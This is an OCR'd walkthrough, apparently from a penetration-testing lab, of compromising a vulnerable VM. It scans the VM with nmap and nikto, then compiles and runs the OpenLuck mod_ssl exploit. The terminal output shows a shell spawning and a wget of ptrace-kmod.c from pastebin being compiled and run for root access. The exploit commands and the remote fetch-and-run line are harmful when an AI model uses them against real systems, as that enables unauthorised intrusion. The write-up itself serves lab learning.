
Setup: This is the given VM



Step 1: Host Detection


Command: nmap -sP 192.168.138.1/24 scans all the ips in this subnet for detection running machines.

As we can see 192.168.138.144 is the ip of the host as other two are windows machine and current machine.

Step 2: Information Gathering

Command: nmap -sV 192.168.138.144


This scans the top 1000 ports and finds services running on them along with their version number.



Now we scan it through nikto which finds the vulnerabilities in the running services.


Command: nikto -h 192.168.138.144

As we can see the apache mod_ssl is vulnerable to a backdoor which is what we were looking for.



Step 3: Searching

After googling “exploit Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)”, we find the first link that appears is from exploit db.



We see that the code given in the link is written in the year 2003 and thus, is outdated and erroneous. After going through various tutorials, I found the working one which contains the updated code. Thanks to heltonWernik for updating the code.

Link: https://github.com/heltonWernik/OpenLuck


Step 4: Exploit

Copied the code to a file named OpenLuck.c


apt-get install libssl-dev


gcc -o OpenLuck OpenLuck.c -lcrypto # For compiling

./OpenLuck



0x6a doesn't work so we try 0x6b and it works


Kali Linux - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Linux
Windows 10
Kali Linux
Pen Test
Pen Test
Kali Linux
Applications Places
Terminal
Feb 11 20:28
herschelle@kali: ~/Desktop
herschelle@kali: ~/Desktop
herschelle@kali: ~/Desktop
(herschelle㉿kali)-[~/Desktop]
$ ./OpenFuck 0x6b 192.168.138.144 443 -c 40
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f7990
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -O pt
--13:16:40-- https://pastebin.com/raw/C7v25Xr9
=> `ptrace-kmod.c'
Connecting to pastebin.com:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
0K ... @ 1.92 MB/s
13:16:41 (1.92 MB/s) - `ptrace-kmod.c' saved [4026]
ptrace-kmod.c:183:1: warning: no newline at end of file
/usr/bin/ld: cannot open output file p: Permission denied
collect2: ld returned 1 exit status
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
ENG
08:28 PM
11-02-2022


Kali Linux - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Linux
Windows 10
Kali Linux
Pen Test
Pen Test
Kali Linux
Applications Places
Terminal
Feb 11 20:30
herschelle@kali: ~/Desktop
herschelle@kali: ~/Desktop
herschelle@kali: ~/Desktop
=> `ptrace-kmod.c'
Connecting to pastebin.com:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
0K ... @ 1.92 MB/s
13:16:41 (1.92 MB/s) - `ptrace-kmod.c' saved [4026]
ptrace-kmod.c:183:1: warning: no newline at end of file
/usr/bin/ld: cannot open output file p: Permission denied
collect2: ld returned 1 exit status
whoami
root
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
cd ..
ls
bin
boot
dev
etc
home
initrd
lib
lost+found
misc
mnt
opt
proc
root
sbin
tmp
usr
var
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
ENG
08:30 PM
11-02-2022